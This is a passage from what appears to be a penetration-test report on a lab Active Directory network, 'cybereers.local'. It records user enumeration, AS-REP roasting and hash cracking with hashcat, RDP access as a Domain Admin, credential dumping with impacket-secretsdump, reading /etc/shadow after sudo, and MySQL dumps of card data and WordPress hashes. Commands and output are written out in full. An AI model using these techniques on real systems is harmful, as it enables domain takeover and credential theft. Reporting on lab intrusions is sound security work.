


Figure 21 - IP configuration for the host at 192.168.1.4

Additionally, the hostname of this server, revealed with the powershell `hostname` command, was found to be CYBEREERS-DC, while the hostname of the alternate domain controller was found to be Backup-DC, both shown below.




Figure 22 - Hostname of the host at 192.168.1.4




Figure 23 - Hostname of the host at 192.168.1.5

This ultimately led us to assume the host at 192.168.1.5 is either a backup of this host or a secondary controller for the same domain.

Despite these differences, the two domain controllers were nearly identical in configuration; there was little else to note on this host that was not already known from the compromise and enumeration of 192.168.1.5.

192.168.1.5

An initial port scan of the host at 192.168.1.5, shown in the screenshot below, revealed the host appears to be a Windows machine. Several services related to active directory can be seen running, and the domain name `cybereers.local` is mentioned.




Figure 24 - Full port scan of host 192.168.1.5 showing services related to Active Directory

A brief enumeration of shared drives accessible from this host was performed using the smbclient command line utility, which revealed the names of two shares of interest: Accounting and HR, shown below.




Figure 25 - Accounting and HR shares seen on host

Both shares seemed accessible from the network perimeter, shown below, yet no credentials were known for the machine and read/write access was not available.

```
┌──(root💀 kaliarw0048hw1)-[~/impacket/impacket/examples]
└─# smbclient //cybereers.local/Accounting -I 192.168.1.5 -N
Try "help" to get a list of possible commands.
smb: \> exit

┌──(root💀 kaliarw0048hw1)-[~/impacket/impacket/examples]
└─# smbclient //cybereers.local/HR -I 192.168.1.5 -N
Try "help" to get a list of possible commands.
smb: \> exit
```

Figure 26 - Interacting with the Accounting and HR shares from the network edge

Early attempts to enumerate potential users on this host failed; utilities such as enum4linux and equivalent credentialless enumeration tools available in the impacket library failed to determine the usernames of any domain users, suggesting the host may have some additional protections in place to prevent enumeration of users on the domain.

However, the previous compromise of the Wordpress web application revealed the usernames of two users: toby and nick.it. Both of these users were found to be valid domain users on this host. Shown below is a screenshot showing an attempt to retrieve a TGT for the `toby` user:

```
┌──(root💀 kaliarw0048hw1)-[~/impacket/impacket/examples]
└─# python3 GetNPUsers.py -dc-ip 192.168.1.5 cybereers.local/toby -no-pass
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for toby
[-] User toby doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 27 - Attempt to retrieve TGT for toby user, proving existence of user

This response indicates that the toby user is a valid user on the domain that is set to require Kerberos pre-authentication to request a TGT. For comparison, shown below is an attempt to retrieve a TGT for a nonexistent user, showing a different response:

```
┌──(root💀 kaliarw0048hw1)-[~/impacket/impacket/examples]
└─# python3 GetNPUsers.py -dc-ip 192.168.1.5 cybereers.local/invaliduser -no-pass
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for invaliduser
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Figure 28 - Example response for TGT for nonexistent user

Furthermore, the nick.it user was found to not require Kerberos pre-authentication to interact with the domain controller, meaning a TGT partially derived from the user's password could be retrieved without knowing the user's credentials in an AS-REP Roasting attack. To retrieve the TGT, the GetNPUsers tool from the impacket library was used, shown below:

Figure 29 - Retrieving a TGT from the domain controller for the nick.it user

This TGT was saved locally, and hashcat was used to attempt to crack the hash and determine the password for the nick.it user. To accomplish this, hashcat was ran with the following command:

hashcat -m 18200 -a 0 ~/NickTGT /usr/share/wordlists/rockyou.txt

Figure 30 - Hashcat output showing the cracked password for the nick.it user

As seen in the screenshot above, hashcat successfully determined the password for the nick.it user to be `appple`. Since the domain controller was running a remote desktop service on the default port 3389, the system could then be logged into using the compromised credentials. To connect to the host over RDP, the xfreerdp utility was used, shown below.




Figure 31 - xfreerdp being used to connect to the domain controller over RDP




Figure 32 - system information for the machine after connecting via RDP

After connecting to the host through the nick.it account, viewing the properties of the user using the command `net user nick.it` revealed the user was a member of the Domain Admins group, shown below:

```
PS C:\Users\Nick.it> net user Nick.it
User name                    nick.it
Full Name                    Nick
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/21/2021 11:41:12 AM
Password expires             Never
Password changeable          4/21/2021 11:41:12 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/4/2021 11:31:17 AM

Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users
Global Group memberships     *Domain Admins        *Domain Users
The command completed successfully.
```

Figure 33 - User information for nick.it showing membership in the Domain Admins group

Effectively, this compromise allowed for full control over not only this host, but all windows hosts connected to the domain cybereers.local, as Domain Admins have full administrative control over the domain they are a member of. Using these credentials, we could then extract sensitive information from the domain controller such as password hashes, connect to other windows hosts on the network, and modify domain settings.

Shown below is an enumeration of all users on the domain performed with the impacket GetADUsers utility and the compromised user's credentials.

```
┌──(root💀 kaliarw0048hw1)-[~/impacket/impacket/examples]
└─# python3 GetADUsers.py -all cybereers.local/nick.it -dc-ip 192.168.1.5
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Querying 192.168.1.5 for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Guest                                                 <never>              N/A
DefaultAccount                                        <never>              N/A
Administrator                                         2021-04-30 18:43:47.152671  2021-04-26 17:49:30.681167
krbtgt                                                2021-04-12 18:40:13.252766  N/A
FD                                                    2021-04-20 14:59:52.478956  2021-04-20 17:00:16.140924
HR                                                    2021-04-20 16:36:33.747475  2021-04-21 16:42:40.101864
pam                                                   2021-04-20 17:08:44.032862  N/A
mike                                                  2021-04-20 17:13:56.862155  N/A
nick.it                                               2021-04-21 14:41:12.001878  2021-05-04 20:35:24.514350
kelly                                                 2021-04-21 14:45:36.636854  N/A
Ryan                                                  2021-04-21 14:46:11.055748  N/A
kev                                                   2021-04-21 14:47:38.970699  N/A
Oscar                                                 2021-04-21 14:48:18.155901  N/A
Angela                                                2021-04-21 14:50:02.239587  N/A
toby                                                  2021-04-21 14:51:49.394345  N/A
mpalmer                                               2021-04-21 14:54:25.991341  N/A
bratton                                               2021-04-21 14:55:23.469561  N/A
```

Figure 34 - Enumeration of all users on the domain

Domain admin-level access can also be used to read sensitive file locations storing domain user's NTLM password hashes. To retrieve password hashes for users on the domain, the impacket-secretsdump utility was used with the following command:

impacket-secretsdump cybereers.local/nick.it@192.168.1.5 -outputfile winhashes




Figure 35 - Secrets being retrieved from the domain controller, including password hashes

Finally, John the Ripper was used to attempt to crack the hashes shown above. John was run with the --format=nt parameter to specify that the hashes were NTLM password hashes from a domain controller, and the rockyou wordlist was used for candidate passwords. The output from john is shown in the screenshot below.




Figure 36 - Output from john showing several cracked passwords for domain users

As seen in the screenshot above, john was able to determine the passwords for several other domain users. While the password for any domain user could be changed given the domain admin access achieved above, these passwords could prove useful in exploiting other services on the network, especially on systems that share these users but are not connected to the cybereers.local domain, and thus they still represent a significant security breach.

The shares discovered earlier were then mapped in an attempt to inspect their contents using the file explorer under This PC > Computer > Map Network Drive, but upon doing so, it was discovered the drives are not accessible via the domain controller through the nick.it user.




Figure 37 - Failed attempt to map the HR network drive on the domain controller




Figure 38 - Failed attempt to map the Accounting network drive on the domain controller

Finally, a Kerberoasting attack was performed against the domain controller in an attempt to determine if any service accounts existed on the domain. The existence of such accounts could elude to the existence of services on the domain that could be further exploited or could contain information of interest, such as relational databases or web or email servers. To perform the Kerberoasting attack, the impacket utility GetUserSPNs was used with nick.it's credentials, shown below.

```
┌──(root💀kaliarw0048hw1)-[~/impacket/impacket/examples]
└─# python3 GetUserSPNs.py -dc-ip 192.168.1.5 cybereers.local/nick.it
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
No entries found!
```

Figure 39 - Kerberoasting attack attempted against domain controller

As seen in the above screenshot, no service accounts were found to exist on the domain. As such, exploitation and harvest from this host was deemed complete at this point.

192.168.1.10

The credentials loud:loud to access a user on the network were guessed based on the fact that it existed on other machines. These credentials were used to access the machine via SSH, which was running on port 22. Note that this machine was not discoverable from outside of the network (**Figure 40)**, so the SSH had to be performed from a machine within the network (**Figure 41**), such as 192.168.1.155 or 192.168.1.11 (see their sections to see how they were accessed). Once logged in to the loud user, a root shell could be obtained by running “sudo -i”. Using these privileges, the shadow file could be accessed, revealing all password hashes for users on the network. Note that the password hash for the loud user was the only password hash found on the machine as seen in **Figure 42**.




Figure 40 - An nmap scan from outside the network shows that it appears to be down




Figure 41 - Connecting to the machine via SSH from the machine at 192.168.1.11




Figure 42 - The shadow file for the machine with address 192.168.1.10

There is a MySQL server that has been set up on this machine, and it is accessible by using credentials for an identical server found in the machine at 172.16.0.10 (see that section to find how the credentials were located). A connection to the server was made using the mysql command with the servername sql.cybereers.local, username hotel, and password igloo. Once into the database, useful information pertaining to multiple machines in the network became available. One of the first pieces of useful information that was found appeared to be the credit card information for someone named John Doe (**Figure 43**). The information was found in a table called Guests that was found within a database called Hotel. Additionally, a wordpress database was found within the MySQL server. This database contained a table called wp_users which had information for the 3 users of the Wordpress web application at 192.168.1.11 (**Figure 44**). Their usernames, email addresses, and display names could all be found in this table, as well as the password hashes. Another database on the SQL server that was found was the performance_schema database. Within this database, a table called hosts was found that appeared to show some connection between this machine and two other machines, 192.168.1.11 and 192.168.1.155 (**Figure 45**).

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| Hotel              |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpress          |
+--------------------+
6 rows in set (0.00 sec)

mysql> use Hotel;
Database changed
mysql> show tables;
+-----------------+
| Tables_in_Hotel |
+-----------------+
| Guests          |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from Guests;
+----+-----------+----------+---------+------------------+----------------+---------+---------+
| id | firstname | lastname | license | cardnumber       | cardexpiration | cardcvv | comment |
+----+-----------+----------+---------+------------------+----------------+---------+---------+
|  2 | John      | Doe      | abcd1234 | 5555555555554444 | 04/21          |     123 | NULL    |
+----+-----------+----------+---------+------------------+----------------+---------+---------+
1 row in set (0.00 sec)
```

Figure 43 - Credit card information found stored in the SQL Hotel database

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------------------+---------------+---------------------+---------------------+-------------+--------------------+
| ID | user_login | user_pass                          | user_nicename | user_email                    | user_url      | user_registered     | user_activation_key | user_status | display_name       |
+----+------------+------------------------------------+---------------+-------------------------------+---------------+---------------------+---------------------+-------------+--------------------+
|  1 | admin      | $P$BHqB59yp8zVGRMX3ue7QwuAcEeUUqt. | admin         | cybereer@mail.cybereers.local | http://192.168.1.11 | 2021-04-26 20:07:31 |                     |           0 | admin              |
|  2 | Nick       | $P$BFeWzTxjLZgYpdeaTaREZP5odHF.Pi/ | nick          | nick.it@mail.cybereers.local  |               | 2021-04-26 20:15:52 | 1619468152:$P$BIUzsK0WaEf1NdxYqrfvWEbd4DKGVh1 |           0 | Nick The IT Guy    |
|  3 | toby       | $P$Buc7LLezYVBFlTayIqhtMVT81Dvcug. | toby          | toby@mail.cybereers.local     |               | 2021-04-26 20:21:36 | 1620183323:$P$B2xzHXbcOqRNL5QH4RzeMe6ttmni/y. |           0 | Toby Flenderson    |
+----+------------+------------------------------------+---------------+-------------------------------+---------------+---------------------+---------------------+-------------+--------------------+
